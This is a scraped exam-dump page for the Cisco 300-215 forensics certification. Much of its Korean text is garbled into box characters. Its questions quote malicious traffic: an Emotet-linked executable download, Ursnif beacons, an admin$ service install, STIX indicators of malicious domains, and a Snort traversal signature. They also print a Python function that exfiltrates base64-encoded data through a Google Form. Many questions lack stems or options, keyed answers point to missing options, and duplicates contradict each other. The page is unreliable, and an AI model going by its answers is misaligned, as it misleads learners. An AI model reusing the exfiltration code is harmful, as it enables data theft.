

Cisco.300-215.v2025-08-28.q70

□□□□:	300-215
□□□□:	Conducting Forensic Analysis & Incident Response Using Cisco Technologies for CyberOps
□□□:	Cisco
□□ □□ □□ □:	70
□□:	v2025-08-28
# □□ □:	105
# □□ □□□:	700
https://www.krdump.com/Cisco.300-215.v2025-08-28.q70.html	

NEW QUESTION: 1

□□ □□□□□ IP □□ 192.168.100.100□ □□ □□ □□□ □□□□ parsed_host.log□□ □
□ □□□ □□□ □ □□□ □□□ □□□□□?

```
A. import os
import re
line_regex = re.compile(r".*fwd=\\"192.168.100.100\\". *$")
output_filename = os.path.normpath("output/parsed_host.log")
with open(output_filename, "w") as out_file:
    out_file.write("")
with open(output_filename, "a") as out_file:
    with open("parsed_host.log", "r") as in_file:
        for line in in_file:
            if (line_regex.search(line)):
                print line
                out_file.write(line)

B. import os
import re
line_regex = re.compile(r".*fwd=\\"192.168.100.100\\". *$")
output_filename = os.path.normpath("output/parsed_hosts.log")
with open(output_filename, "w") as out_file:
    out_file.write("")
with open(output_filename, "a") as out_file:
    with open("test_log.log", "r") as in_file:
        for line in in_file:
            if (line_regex.search(line)):
                print line
                out_file.write(line)
```


Answer: D (LEAVE A REPLY)

XYZCloud, IP SMTP, CyberOps Technologies(CBRFIR) 300-215

300-215, IP SMTP, CyberOps Technologies(CBRFIR) 300-215

CyberOps Technologies(CBRFIR) 300-215, IP SMTP

NEW QUESTION: 3

?

- A.
B.
C.
D.

Answer: D (LEAVE A REPLY)

(IRP), NIST SP 800-61, Cisco CyberOps Associate, IRP

NEW QUESTION: 4

```
alert tcp $LOCAL_NET any -> $HTTP_SERVERS | $HTTP_PORTS (msg: "WEB-IIS unicode
directory traversal attempt"; flow:to_server, established; content: "../../../%c0%af../";
nocase; classtype:web-application-attack; reference:cve, CVE-2000-0884; threshold:
type limit, track_by_dst, count 1, seconds 60; sid: 981; rev6;)
```

- A. True Negative
B.

GET /wp-content/rm1q_q6x4_15/ HTTP/1.1
Host: iraniansk.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 10 Aug 2020 20:16:17 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Mon, 10 Aug 2020 20:16:17 GMT
Content-Disposition: attachment; filename="Fy.exe"
Content-Transfer-Encoding: binary
Set-Cookie: 5f31ab113af08=1597090577; expires=Mon, 10-Aug-2020 20:17:17 GMT; Max-Age=60; path=/
Last-Modified: Mon, 10 Aug 2020 20:16:17 GMT
Vary: Accept-Encoding, User-Agent

6000

MZ.....@.....!L!This program cannot be run in DOS mode.

.....N3.....JM'..J]'..J'0.....'Rich
.....PE.L..f1.....t..J.....@
.....f.....
0.....@.....<.....L.....@.....text.....s.....t.....
.....rdata.....x.....@.....@data.....0.....\$.....@.....rsrc.....
8.....@.....
@.....
.....8
Vj.....t.....B.....^.....A.....J.....
.....Q.....R.....t.....s.....i.....Y.....V.....DS.....tV.....Y.....^.....V.....Nt.....^.....B.....j.....r8.....%.....j.....x.....e.....x.....F
L.....M.....x.....
3.....Vj.....d.....AB.....B.....^.....A.....B.....B.....V.....B.....DS.....tV0.....Y.....^.....U.....u.....u.....u.....C.....E.....|.....U.....u.....u.....u.....E
.....j.....s.....u.....i.....s.....U.....u.....u.....4.....B.....u.....i.....VP.....88.....t.....(.....u.....u.....@.....B.....M.....v.....s.....l.....t.....V.....u.....r.....3.....
.....@.....^.....).....DS.....@.....j.....P.....t.....0.....B.....u.....i.....S.....T.....i.....\$.....z.....0.....d.....0.....\$.....S.....Y.....DS.....T.....\$.....k.....@.....T.....s.....u.....DS.....DS.....T.....s.....k.....|
@.....@.....T.....S.....u.....DS.....V.....W.....@.....x.....5.....0.....C.....w.....U.....Y.....P.....Y.....Y.....D.....\$.....t.....6.....u.....3.....^.....F.....U.....S.....p.....<.....C.....3.....e.....S.....w.....
3.....
A.....D.....
j.....3.....t.....u.....y.....N.....F.....u.....S.....@.....=.....|.....e.....-.....y.....+.....M.....U.....@.....y.....H
@.....U.....y.....j.....B.....U.....y.....l.....A.....
U.....2.....G.....M.....u.....^.....3.....[.....U.....S.....C.....e.....e.....u.....3.....=.....S.....C.....t.....M.....V.....M.....M.....0.....j.....M.....Q.....@.....V.....E
E.....|.....E.....P.....E.....p.....u.....V.....S.....C.....|.....E.....t.....M.....E.....^.....A.....x.....D.....S.....V.....I.....D.....(.....t.....H.....+.....^.....I.....D.....(.....L.....M.....+.....
\$.....V.....t.....q.....A.....r.....9.....T.....S.....r.....r.....i.....l.....S.....v.....2.....^.....U.....M.....w.....3.....Q.....j.....Y.....
3.....s.....e.....E.....P.....M.....h.....B.....E.....P.....E.....B.....<.....V.....t.....s.....k.....B.....^.....t.....\$.....t.....\$.....q.....L.....8.....t.....\$.....q.....8.....j.....q.....8.....j.....q.....
8.....D.....\$.....i.....S.....P.....F.....c.....L.....S.....@.....O.....P.....B.....D.....\$.....|.....B.....B.....hw.....3.....P.....P.....t.....\$.....t.....\$.....t.....\$.....P.....j.....B.....

1 client pkt, 231 server pkts, 1 turn

Entire conversation (290kB) Show and save data as ASCII Stream 2

Wireshark, Emotet

- A. "Fy.exe"
- B. 5f31ab113af08=1597090577
- C. application/octet-stream
- D. iraniansk.com
- E. nginx

Answer: B,C ([LEAVE A REPLY](#))

NEW QUESTION: 6

Which of the following Windows tools can be used to monitor CPU usage on a Windows system?

- A. Task Manager
- B. Sysinternals Suite
- C. TCPdump
- D. SIFT(SANS)

Answer: B ([LEAVE A REPLY](#))

Which of the following Windows tools can be used to monitor CPU usage on a Windows system? CPU usage, DLL, Sysinternals Suite.

NEW QUESTION: 7

Which of the following is a valid IP address for a host on a network with a 10.10.10.0/24 subnet mask?

- A. 10.10.10.1
- B. 10.10.10.2
- C. 10.10.10.3
- D. 10.10.10.4

Answer: C ([LEAVE A REPLY](#))

Which of the following is a valid IP address for a host on a network with a 10.10.10.0/24 subnet mask? Cisco CyberOps Associate

Cisco CyberOps Associate

* "Which of the following is a valid IP address for a host on a network with a 10.10.10.0/24 subnet mask?"

* 10.10.10.1, 10.10.10.2, 10.10.10.3, 10.10.10.4

"Which of the following is a valid IP address for a host on a network with a 10.10.10.0/24 subnet mask?"


NEW QUESTION: 8

□□ A, B, C □□□□ □□, □□□□ □□□□□□ □□□□ □□□□□□ □□□ IP □□ □□□ □□□ □□□□.

□□□ □□□ □□ □□ □□ □□□ Cisco CyberOps Associate □□□□□ □□ □□□□□ □□□ □□□□ □□ □□□□ □□□□ □□□□ □□□□.

□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□, □□: "□□ □□□□ □□ □□ Python □□□□" □ "□□□□ □□□□ □□ □□ □□□□ □□"

NEW QUESTION: 9



- A. □□ IP 51.38.124.206□ □□□□ □□□□□□□□.
- B. MD5 D634c0ba04a4e9140761cbd7b057t>8c5□ □□□□ □□□□□□□□.
- C. □□ http-req-51.38.124.206-80-14-1□ □□□□□□.
- D. □□□□ pcap □□□□ □□ □□□□ □□□□□□ □□□.

Answer: A (LEAVE A REPLY)

□□□□□□ □□□ □□:

Cisco Secure Malware Analytics(□□ Threat Grid)□ □ □□□□□□ □□ 80□ □□ IP □□ 51.38.124.206□□ □□□□ □□□□□□ HTTP POST □□□□ □□□□□□. □ □□□ "□□□□□□ HTTP POST □□" □□□□ □□ □□□□ □□ □□□□ □□ □□□□ □□ □□(C2) □□□□ □□□□□□.

□□ □□:

- * □□□□ □ IP□ □□□□ □□□□□□ POST□□□□□ □□□□□□.
- * □□ □□□□ 22□□ □□□ □□□□□ 6,192□□□□□ □□□□□□.
- * □□□□ □□□ 25, □□□□ 25□ □□ □□□□ □□□□□□□□. □□ □□□□ □□□□ IoC□□ □□ □□□□.

□□□□ □□□□□□ □□ IP 51.38.124.206□ □□ □□□□ □□□□ □□□□ □□□□□□, □□□□ □□ □□□□□□.


NEW QUESTION: 10

□□□ □□□□ □□□ □□□ □□□□ □□ □□ □□□ □□□□.

broad network access	application details are unavailable to investigators since being deemed private and confidential
rapid Elasticity	obtaining evidence from the cloud service provider
measured service	circumvention of virtual machine isolation techniques via code or bad actor
resource pooling	evidence correlation across one or more cloud providers

Answer:

broad network access	rapid Elasticity
rapid Elasticity	measured service
measured service	resource pooling
resource pooling	broad network access



NEW QUESTION: 11

PowerShell cmdlet Get-Content is used to retrieve the contents of a file. Which of the following PowerShell cmdlets can be used to filter the output of Get-Content to only show lines containing the text "ERROR" or "SUCCESS"?

- A. Get-Content-Folder \Server\FTPFolder\Logfiles\ftpfiles.log | Show-From "ERROR", "SUCCESS"
- B. Get-Content -ifmatch \Server\FTPFolder\Logfiles\ftpfiles.log | "ERROR", "SUCCESS"
- C. Get-Content -Directory \Server\FTPFolder\Logfiles\ftpfiles.log | Export-Result "ERROR", "SUCCESS"
- D. Get-Content -Path \Server\FTPFolder\Logfiles\ftpfiles.log | Select-String "ERROR", "SUCCESS"

Answer: (SHOW ANSWER)

PowerShell cmdlet Get-Content is used to retrieve the contents of a file. Which of the following PowerShell cmdlets can be used to filter the output of Get-Content to only show lines containing the text "ERROR" or "SUCCESS"?

- * Get-Content -Path: UNC \Server\FTPFolder\Logfiles\ftpfiles.log
- * Select-String "ERROR", "SUCCESS": Filter the output of Get-Content to only show lines containing the text "ERROR" or "SUCCESS".

- A. Cisco Secure Malware Analytics(Threat Grid) □□ TCP/IP □□□□ □□□□□.
- B. Cisco Secure Malware Analytics(Threat Grid) □ □□□□ □□ □□ □□.
- C. Cisco Umbrella □□ □□□□ □□□ □□□□□.
- D. Cisco Umbrella □□ Magic File □□□ □□□□□.
- E. Cisco Secure Malware Analytics(Threat Grid) □ □□ □□□ □□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 16

□□□□ □□□□ □□□□□□ □□□□□□□□. □□□□ □□ □□□□ □□□□ □□□ □□□ □□□□ □□□ □□□□□. □ □□□ □□□□ □□ □□□ □□□ □□□□□□. □ □□□ □□ □□□ □□ □□□□ □□□ □□□ □□, □□□ □□□ □□ □ □□(C&C) □□□ □□□ □□□□ □□□□ □□ □□□□ □□□□□. □□ □□□□ □□ □□□□ □□□□ □□□□?

- A. Cisco □□ □□□ □□ □□(Firepower)
- B. Cisco Secure Web Appliance(WSA)
- C. Cisco □□ □□□ □□□□□(ESA)
- D. Cisco □□ □□□ ASA

Answer: ([SHOW ANSWER](#))

300-215 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ 300-215 □□!
 DumpTop □ □□ **300-215** □□ □□□ □□□□□□, DumpTop 300-215 □□ □□□ □□□ □□□□□ □□□ □□□□□□□. □□□□ □□□ □□□□ □□ DumpTop 300-215 □□□ □□□□□. <https://www.dumptop.com/Cisco/300-215-dump.html> (118 Q&As Dumps, **30%OFF** Special Discount: **KrDump**)

NEW QUESTION: 17

□□□ □□□□□.

```
<134>1 2023-10-25T14:34:23Z turbo-hostname sshd 1234 - - [meta sequenceId="1"] Failed password for invalid user admin from 192.168.1.100 port 22 ssh2
```

□□ □□□□ □□ □□□ SIEM □□□□ □□□ □□□□ □, SSHD □□□□ □□ □□□□□ □□□ □□□□ □□□□ □□ □□□ □□ □ □□□ □□ □□□□□□. □□□□ □ □□□ □ □□□ □□ □□□ □□□ □□□ □□□ □□□ □□□ □□□?

- A. SSH □□□ □□□□ SIEM □ □□ □□ □□□□ □□ □□□ □□ □□□ □□□□□.
- B. □□□ □□□□ □□ □□ □□□□ □□□□ □□ SSHD □□ □□□ □□□□□ □□□□□ □.
- C. □□□□ □□ □□□□□□□ □□□ □□□□ □□ □□□ □□ □□□□□□□.
- D. IP □□ 192.168.1.100 □ SSHD □□□ □□□□ □□ □□ □□□□□.

Answer: A ([LEAVE A REPLY](#))

□□ □□□ IP192.168.1.100 □□ □□□□ □□ □□□ "admin" □ SSH □□□ □□□ □□□ □ □□ □□□□□. □□□□ □□ □□□□□ □□□□ □□□ □□□□ □□□□, □□ □□ □□

Which of the following is a common method for detecting a DoS attack? (Select two)

Cisco CyberOps Associate, IDS/IPS, Network flow analysis, Packet capture

NEW QUESTION: 18

Which of the following is a common method for detecting a DoS attack? (Select two)

- A. Network flow analysis
- B. Sharepoint
- C. IP address
- D. Packet capture

Answer: (SHOW ANSWER)

Network flow analysis and Packet capture are common methods for detecting a DoS attack. Sharepoint and IP address are not.

NEW QUESTION: 19

Which of the following is a common method for detecting a DoS attack? (Select two)

- A. Sysinternals
- B. Network flow analysis
- C. Packet capture
- D. IP address

Answer: C (LEAVE A REPLY)

NEW QUESTION: 20

Which of the following is a common method for detecting a DoS attack? (Select two)

- A. 256-bit encryption
- B. Network flow analysis
- C. Packet capture
- D. National CERT Association

Answer: C (LEAVE A REPLY)

Cisco CyberOps Associate, Network flow analysis, Packet capture

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 □□□□.

NEW QUESTION: 21

Time	Dst	port	Host	Info
2019-12-04 18:44...	185.188.182.76	80	ghinatronx.com	GET /edgron/siloft.php?f=yourght6.cab
2019-12-04 18:46...	45.143.93.81	80	bjanicki.com	GET /images/18hwXkM_2F40/bg3onEOH_2/
2019-12-04 18:46...	45.143.93.81	80	bjanicki.com	GET /favicon.ico HTTP/1.1
2019-12-04 18:46...	45.143.93.81	80	bjanicki.com	GET /images/1a7GzE2PowJhysjaQHULhLB
2019-12-04 18:46...	45.143.93.81	80	bjanicki.com	GET /images/aIXia28QV6duat/PF_2BY9stc
2019-12-04 18:47...	194.61.1.178	443	prodigo29bkf20.com	Client Hello
2019-12-04 18:48...	194.61.1.178	443	prodigo29bkf20.com	Client Hello
2019-12-04 18:52...	194.61.1.178	443	prodigo29bkf20.com	Client Hello
2019-12-04 18:57...	194.61.1.178	443	prodigo29bkf20.com	Client Hello
2019-12-04 19:02...	194.61.1.178	443	prodigo29bkf20.com	Client Hello
2019-12-04 19:07...	194.61.1.178	443	prodigo29bkf20.com	Client Hello
2019-12-04 19:08...	194.61.1.178	443	prodigo29bkf20.com	Client Hello
2019-12-04 19:13...	194.61.1.178	443	prodigo29bkf20.com	Client Hello
2019-12-04 19:18...	194.61.1.178	443	prodigo29bkf20.com	Client Hello
2019-12-04 19:19...	194.61.1.178	443	prodigo29bkf20.com	Client Hello

Frame 6: 386 bytes on wire (3088 bits), 386 bytes captured (3088 bits)
 Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
 Internet Protocol Version 4, Src: 160.192.4.101, Dst: 185.188.182.76
 0000 20 e5 2a b6 93 f1 00 08 02 1c 47 ae 08 00 45 00 * . . . G . E
 □□□ □□□□□. □□□□ □□□□□ Wireshark □□□ □□□□ Ursnif □□ □□□ □□ □
 □□□□ □□ □□□□□ □□□ HTTP □□□ □□□□ □□□□. □□□□□ Wireshark □□□
 □□□ □□□□ □ □□□ □□□ □□□□□?

- A. http.request.un□ □□□□□.
- B. tls.□□□□□.□□ ==1
- C. tcp.port eq 25
- D. tcp.window_size ==0

Answer: B (LEAVE A REPLY)

□□/□□:

<https://www.malware-traffic-analysis.net/2018/11/08/index.html>

<https://unit42.paloaltonetworks.com/wireshark-tutorial-examining-ursnif-infections/>

NEW QUESTION: 22

□□ □□□ □□□ □□□ □□□□□?

- A. □□□ □□
- B. Sysinternals □□ □□

C. □□□

D. □□□□

Answer: C (LEAVE A REPLY)

Volatility□ □□□ □□□ □□ □□□ □□□ □□□□ □□□ □□□ □□□□□. □□□ □□□ □ □□□ □□□ □□□□ □□ □□ □□□□, □□□ □□□□, □□□ □□, □□□ □□□□□ □□ □□□ □□□ □ □□□□.

Cisco CyberOps Associate □□ □□□□ □□□, "Volatility□ □□ □□□□ □□ □□□ □□□ □□□ □□ □□□□ □ □□□ □□□. □□□□, □□□□□ □□□□□, □□□□□ □□ □ □□□ □□ □□□□ □□□ □ □□□□."

Memoryze(D)□ □□□ □□ □□□□□, Volatility□ □□□□ □□ □□□□ □□□ □□ □□□ □ □ □□□ □□□ □□□□□□ □□ □□□□□.

NEW QUESTION: 23

□□□□□ □□□ □□ □□ □□□ □□ □□□ □□□□ □ □ □□□ □□ □□□ □□□□ □ □□□ □□□ □□□□□□ □□□□□□.

□□ □□□ □□ □□ □□□□ □□□□□?

- A. /var/log/access.log
- B. /var/log/messages.log
- C. /var/log/httpd/messages.log
- D. /var/log/httpd/access.log

Answer: (SHOW ANSWER)

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□ /var/log/messages□□□.

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Linux □□□ □□□ □□ □□□:

/var/log/messages□ □□ □□□ □□, □□□□ □□, □□□□ □□□ □□□ □□□ □□□ □□ □ □□ □□□□□.

NEW QUESTION: 24

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00386078	64	44	45	33	4C	6A	41	34	4C	6A	4D	78	4C	6B	5A	44
00386088	4D	44	59	78	4E	79	34	31	4E	54	41	32	4C	6A	55	31
00386098	4D	44	59	75	4E	6A	67	7A	4E	77	3D	3D	00	AB	AB	AB

□ HEX □□□□ □□ □□□ □□□ □□□□□?

- A. □□□□
- B. □□□
- C. Base64
- D. □□□□

Answer: (SHOW ANSWER)

□ □□□ 16□□ □□□ ASCII □□(AZ, az, 0-9, +, /)□ □□□□ □□ =□ □□□□ Base64 □ □□ □□□ □□□□ □□□□. □ □□□□ □□□ 16□□□□□, 16□□ □□ ASCII □□ □□□ □ □□ □□□ □□□□ Charcode□ □ □□□□□.

Cisco CyberOps Associate □□□□ □□□ □□ □ □□□ □□□□ □□□□ □□□ □□, □□ □□ □□ □□ □□ □□□□□. "□□ □□□□ □□ □□□□ □□□□□ □□□□ □ □□□ □□ □□□ □□□ □□□ □ 16□□ □□□□ □□□□□ ASCII □□□ □□□□ □□□ □□□□."

NEW QUESTION: 25

□□□□ □□□□□ □□ □□ □ □ □□ URL□ □□□ □□□□ □□□□□, □□ □□□□ □ □ □□□ □□□□□□ □□□ □□□□□. □□ □□ ISP□ □□□□ □□□ □□□□ 500% □□□□□ □□□□□□. □□□□ □□□ □, □□□□ □□ □□ □□□ □□ □□□ □□□□□. □ □□□ □□ □□□□ □□□ □ □ □□ □□□ □□□□□? (□ □□ □□)

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- B. □□ □□
- C. □□ □□ □□
- D. □□□ □□ □□□□□
- E. □□□ □□

Answer: A,E ([LEAVE A REPLY](#))

NEW QUESTION: 26

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- A. □□□□□ □□ □□
- B. □□□□□ □□□□□.
- C. □□ □□□ □□□□□.
- D. □□ □□□ □□□□□.
- E. PE □□□ □□□□□.

Answer: B,C ([LEAVE A REPLY](#))

□□/□□: https://medium.com/@Flying_glasses/top-5-ways-to-detect-malicious-file-manually-d02744f7c43a

NEW QUESTION: 27

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NEW QUESTION: 30

Which of the following is a characteristic of a cloud-based network?

- A. It is a flat network.
- B. It is a hierarchical network.
- C. It is a mesh network.
- D. It is a star network.

Answer: B (LEAVE A REPLY)

Cloud-based networks are characterized by their hierarchical structure, which allows for scalability and flexibility. In a hierarchical network, devices are organized into a tree-like structure, with a central core and multiple layers of distribution and access. This structure is essential for managing large-scale networks and ensuring efficient data flow. In contrast, flat networks lack a central authority, mesh networks have multiple paths between nodes, and star networks have a single central node connected to all other nodes.

NEW QUESTION: 31

Which of the following is a characteristic of a cloud-based network? Cloud-based networks are characterized by their hierarchical structure, which allows for scalability and flexibility. In a hierarchical network, devices are organized into a tree-like structure, with a central core and multiple layers of distribution and access. This structure is essential for managing large-scale networks and ensuring efficient data flow. In contrast, flat networks lack a central authority, mesh networks have multiple paths between nodes, and star networks have a single central node connected to all other nodes.

- A. It is a flat network.
- B. It is a hierarchical network.
- C. It is a mesh network.
- D. It is a star network.

Answer: A (LEAVE A REPLY)

Cloud-based networks are characterized by their flat structure, which allows for scalability and flexibility. In a flat network, all devices are connected to each other, and there is no central authority. This structure is essential for managing large-scale networks and ensuring efficient data flow. In contrast, hierarchical networks have a central core and multiple layers of distribution and access, mesh networks have multiple paths between nodes, and star networks have a single central node connected to all other nodes.

Cloud-based networks are characterized by their flat structure, which allows for scalability and flexibility. In a flat network, all devices are connected to each other, and there is no central authority. This structure is essential for managing large-scale networks and ensuring efficient data flow. In contrast, hierarchical networks have a central core and multiple layers of distribution and access, mesh networks have multiple paths between nodes, and star networks have a single central node connected to all other nodes.

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- A. □□□ □□ □□□ □□□ □□
- B. □□□□□ □□□ □□ □□□
- C. □□□ □□□ □□
- D. SIEM□□ □□□ □□

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 41

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- A. □□□□□ □□□ □□□ □□□□□□ □□ □□□□ □□□ □□□ □□□ □□□□□.
- B. □□□ □□ □□□□□□ □□□□ □□□ □□□ □□□ □□□□ □□ □□ □□□ □□□ □□□□□.
- C. □□□□□ □□□ □□□□ □□□□□□□ □□□□ □□ □□□ □□□ □□□□□□□.
- D. □□□ □□ □□ □ □□□ □□ □□ □□ □□□ □□ □□□ □□□□□.

Answer: B ([LEAVE A REPLY](#))

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NEW QUESTION: 42


□□ □ ESXi □□□□ "□ □ □□ □□ □□"□ □□□□□. □□□□□ □□ □□□ □□□□□ □□□ □□□ □ □□□□. vCenter □□□□ □□ □□ □□ □□ □□□ □□□□ □□□□. □ □□ □□□ □□□□ □□ □□□□□ □□□□ □ □□ □□ □□□ □□□□□?

- A. var/log/general/log
- B. /var/log/vmksummary.log
- C. /var/log/syslog.log
- D. var/log/shell.log


Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 43

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Answer:



NEW QUESTION: 45

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- A. □□□□ □□
- B. □□ □□
- C. GPO □□
- D. □□ □□

Answer: A (LEAVE A REPLY)

□□/□□: https://attack.mitre.org/techniques/T1055/

NEW QUESTION: 46

□□□ □□□□□.

```

“pattern”: “[url:value = ‘http://x4z9rb.cn/4712/’]”,
  “pattern_type”: “stix”,
  “valid_from”: “2014-06-29T13:49:37.079Z”
},
{
  “type”: “malware”,
  “spec_version”: “2.1”,
  “id”: “malware--162d917e-766f-4611-b5d6-652791454fca”,
  “created”: “2014-06-30T09:15:17.182Z”,
  “modified”: “2014-06-30T09:15:17.182Z”,
  “name”: “x4z9arb backdoor”,

```

□ STIX JSON □□□□ IOC □□□ URL□ □□□□□?

A. □□□;

'http://x4z9arb.cn/4712/

B. □□□; x4z9arb □□□

C. x4z9arb □□□;http://x4z9arb.cn/4712/

D. □□□; □□□--162d917e-766f-4611-b5d6-652791454fca

E. □□□;

'http://x4z9arb.cn/4712/

Answer: A (LEAVE A REPLY)

□ STIX(□□□□ □□ □□ □□) JSON □□□□ IOC(□□ □□) □□□ □□□ □ □□ □□ □□ □□ □□□□□.

* □□□ □□□ □□□□□ URL□ □□□□□:#

"□□": "[url:value = 'http://x4z9rb.cn/4712/']"

□□ □□□ □□□ □ □□ □□ IOC□□□.

* □□□□ □□□ □□ □□:# "type": "malware"# "name": "x4z9arb backdoor" □□ IOC□ □□□ □□□ □□□□□ □□□□□.

□□□□,

□□□ "□□□"□□ □□ □□(IOC)□ URL: http://x4z9rb.cn/4712/□□□. □□ A□ IOC □□("□ □□")□ □□ □("http://x4z9rb.cn/4712/")□ □□ □□□□ □□□□□.

□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□, "□□ □□□□□ □□□ □ □" □, □□ □□□□ □□□□ □□ STIX/TAXII □□ □□ □□.

300-215 PDF dumps available on DumpTop. Visit <https://www.dumptop.com/Cisco/300-215-dump.html> (118 Q&As Dumps, **30%OFF** Special Discount: **KrDump**)

NEW QUESTION: 47

Which of the following is a valid IPv4 address?

- A. 255044462d
- B. cGRmZmlsZQ
- C. 706466666
- D. 0a0ah4cg

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 48

Which of the following is a valid IPv4 address?

```

<stix:Indicator id= "CISA:Indicator-18559cbf-57ce-49ba-bb73-2bdf5426744c" timestamp= "2020-04-08T00:44:39.970278+00:00" xsi:type= "indicator:IndicatorType">
<indicator:Title>Malicious FQDN Indicator</indicator:Title>
<indicator:Observable id= "CISA:Observable-dd7a25ea-830f-46cd-9d2a-d7b5aa354f89">
<cybox:Object id= "CISA:Object-a2169ad2-5273-41cb-9491-48c69b22da74">
<cybox:Properties xsi:type= "DomainNameObj:DomainNameObjectType" type= "FQDN">
<DomainNameObj:Value condition= "Equals" >Fightcovid19.shop</DomainNameObj:Value>
</cybox:Properties>
</cybox:Object>
</indicator:Observable>
</stix:Indicator>
<stix:Indicator id= "CISA:Indicator-2035a032-6b8d-4dd9-8752-7316af76e702" timestamp= "2020-04-08T00:44:39.970417+00:00" xsi:type= "indicator:IndicatorType">
<indicator:Title>Malicious FQDN Indicator</indicator:Title>
<indicator:Observable id= "CISA:Observable-463472d3-e45e-46c1-bf05-da7458cb943c">
<cybox:Object id= "CISA:Object-7728bd69-e724-4917-9550-9ae853becf28">
<cybox:Properties xsi:type= "DomainNameObj:DomainNameObjectType" type= "FQDN">
<DomainNameObj:Value condition= "Equals">nocovid19.shop</DomainNameObj:Value>
</cybox:Properties>
</cybox:Object>
</indicator:Observable>
</stix:Indicator>
<stix:Indicator id= "CISA:Indicator-8b56999b-a015-4399-ab80-cca9bcaf7ebf" timestamp= "2020-04-08T00:44:39.970554+00:00" xsi:type= "indicator:IndicatorType">
<indicator:Title>Malicious FQDN Indicator</indicator:Title>
<indicator:Observable id= "CISA:Observable-0648e1db-aa4e-4aca-914e-ea0ccd445254">
<cybox:Object id= "CISA:Object-db21b6ca-0c1b-474d-8bf7-950ead2d9760">
<cybox:Properties xsi:type= "DomainNameObj:DomainNameObjectType" type= "FQDN">
<DomainNameObj:Value condition= "Equals">stopcovid19.shop</DomainNameObj:Value>
</cybox:Properties>
</cybox:Object>
</indicator:Observable>
</stix:Indicator>

```

□□□□□ □□ □ □□ □□□□□? (□ □□ □□)

- A. □□□ □□□□ □□ □□□□ □□□□ □□□□□.
- B. □□□ □□□□□ □□ □□□ □□□□ □□□□□□.
- C. □□ .shop □□□□ □□ □□□□ □□ □□
- D. □□□ □□□□ □□ □□□ □□ □□□ □□□ SIEM □□□ □□□□□.
- E. DNS □□□ □□□□ □□ .shop □□□ □□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 49

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- A. □□□
- B. □□□
- C. □□□□□
- D. NMAP

Answer: A (LEAVE A REPLY)

ghidra(Ghidrai) NSA Ghidra SRE
Cisco CyberOps Ghidra

Cisco CyberOps Ghidra

NEW QUESTION: 50

objdump -h -m vax -h fu.o?

- A. bfdname
- B. -boasys
- C. -option
- D. -m vax

Answer: C (LEAVE A REPLY)

objdump -option -m vax -h fu.o?

NEW QUESTION: 51

objdump -h -m vax -h fu.o?

- A. bfdname
- B. -boasys
- C. -option
- D. -m vax

Answer: D (LEAVE A REPLY)

objdump -option -m vax -h fu.o?

NEW QUESTION: 52

objdump -h -m vax -h fu.o?

- A. bfdname

- B. □□□ □□□ □□□□□□ □□□□□□.
- C. □□ □□ □□□□□ □□ □□□□ □□□□ □□□ □□□□□□.
- D. □□□ □□□ □ □□ □□□ □□□□□□.
- E. □□□ □□□□ □□□ □□□□ □□ □□□ □□□ □□□□□□.

Answer: ([SHOW ANSWER](#))

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- * □□□ □□□□□ □□□ □□□□ □□ □□□□ □□(E)□ □□□□□□.

□□□ □□□ NIST 800-61□ □□□ □□ □□ □□ □□□ □□ □ □□ □□□□ □□□□ □□□□

Cisco CyberOps □□□□□ □□□□□.

NEW QUESTION: 53

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- * □□□□□□ □□ □□
 - * PageFile.sys □□ □□
 - * CPU □□□□ □□□ □□□ □□
 - * □□□ □□ □□□ □□
- IR □□ □□□□ □□ □□□ □□□□ □□□□?
- A. □□□□ □□ □□□□□ database.log □□□ □□□□ □□□□□□ □□□ □□□□□□.
 - B. Windows □□□□□ system.cfg □□□ □□□□ □□□□ □□□ □□□ □□□□□□.
 - C. □□□ □□□□ □ □□ □□□ □□□ PageFile.sys □□□ □□□□□□.
 - D. Windows □□□□□ Memory.dmp □□□□ □□□ □□ □□□ □□□□□□.

Answer: C ([LEAVE A REPLY](#))

CPU □□□ □□, □□□ □□□ □□□, □□□ PageFile.sys □□□□ □□□□□ □□□□ □ □□□ □□ □□□ □□□□ □□□□, □□ □□□□ □□□ □□ □□ □□ □□□ □□□ □ □□□□. PageFile.sys□ □□ □□□ □□□□ □□□□, □□ □□□□ □□ □□ □□□ □□ □□ □□□□□ □□□□□ □□□□□ □□ □□□□ □□□□□ □□□□ □□□□□.

NEW QUESTION: 54

□□□ □□□□□.

```
def gfdggvbdsopqq(id, entry1, string1, entry2, string2):
    url = 'https://docs.google.com/forms/d/e/' + id + '/formResponse'
    enc1 = b64encode(bytes(string1, 'utf8')).decode()
    enc2 = b64encode(bytes(string2, 'utf8')).decode()
    form_data = {entry1: enc1, entry2: enc2}
    user_agent = { 'Referer': 'https://docs.google.com/forms/d/e/' + id + '/viewform',
                  'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36' }
    r = post(url, data=form_data, headers=user_agent)
    if r.status_code == 200:
        return True
    else:
        return False
```

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- C. /var/log/shell.log
- D. /var/log/general/log

Answer: B (LEAVE A REPLY)

VMware ESXi vmksummary.log, Cisco CyberOps ESXi vmksummary.log

Cisco CyberOps ESXi vmksummary.log

NEW QUESTION: 57

System Number of events: 572				
Level	Date and Time	Source	Event ID	Task Category
Information	4/26/2015 12:42:14 PM	Service Control Man...	7045	None
Information	4/26/2015 12:38:28 PM	Service Control Man...	7045	None

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: DIIAOhhNMPMMRqji
 Service File Name: \\127.0.0.1\admin\$\EqnBqKWm.exe
 Service Type: user mode service
 Service Start Type: demand start
 Service Account: LocalSystem

IT, 48, ?

- ()
- A.
- B.
- C.
- D.
- E.

Answer: A,E (LEAVE A REPLY)

NEW QUESTION: 58

C2

E. □□□ □□ □□

Answer: ([SHOW ANSWER](#))

